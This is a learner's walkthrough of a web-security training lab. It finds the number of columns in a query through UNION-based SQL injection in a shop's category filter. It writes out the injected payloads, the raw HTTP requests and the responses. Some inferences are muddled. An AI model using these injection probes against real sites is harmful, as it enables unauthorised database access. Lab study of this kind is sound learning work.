

# Notes (By manual SQLi)

vuln in the product category filter

union attack

end goal : determining the number of columns being return by the query

## Attack on the lab:

vlun link: <https://0a7200eb03e9d63081a0ac6600b3004d.web-security-academy.net/filter?category=Gifts>

<https://0a7200eb03e9d63081a0ac6600b3004d.web-security-academy.net/filter?category='> it is giving us error  
it means something can be happened

for this link <https://0a7200eb03e9d63081a0ac6600b3004d.web-security-academy.net/filter?category=Gifts'>  
UNION select NULL it is giving us error so here might be 1 column

for further a do ...

- go to your burpsuite
- turn on the interception and click the gift section of the page




## Gifts


Refine your search:		
All	Corporate gifts	Food & Drink
Gifts	Tech gifts	Toys & Games
High-End Gift Wrapping	\$45.72	<a href="#">View details</a>
Conversation Controlling Lemon	\$30.91	<a href="#">View details</a>
Couple's Umbrella	\$38.97	<a href="#">View details</a>
Snow Delivered To Your Door	\$96.01	<a href="#">View details</a>

for this being intercepted :

- you will find this



- the send it to the repeater



- type the command `' UNION select NULL--`

```

1 GET /filter?category=Gifts' UNION select NULL-- HTTP/2
2 Host: 0a7200eb03e9d63081a0ac6600b3004d.web-security-academy.net
3 Cookie: session=8GEVgyx6w0oiAVH0uMtYYaup1PcKcujp

```

- and then press `ctrl+u` by selecting the command(browser does the same thing automatically)

```
GET /filter?category=Gifts'+UNION+select+NULL-- HTTP/2
Host: 0a7200eb03e9d63081a0ac6600b3004d.web-security-academy
Cookie: session=8fEhuvv6u8e:AMU0:M+VYsua1DeKvnta
```

then press the send button

- it will give us an error

	Pretty	Raw	Hex	Render
1	HTTP/2 500 Internal Server Error			
2	Content-Type: text/html; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 2421			

- for that we have to give three null because if there are three column it won't give us an error it works different then the order by option.
- the payload is

```
Gifts'+UNION+select+NULL,+NULL,+NULL --
```

the response is

	Pretty	Raw	Hex	Render
1	HTTP/2 200 OK			
2	Content-Type: text/html; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 5024			
5				

it means there are three columns

Another way for this using `order by`

- `' +ORDER+BY+1--`
- this payload giving me a 200 ok response it means there are more column then that
- `' +ORDER+BY+3--` if i type this it will also give me the 200 ok message
- `' +ORDER+BY+4--` but if i type this it will give me an error it means there are  $4-1=3$  columns

**PAWNED**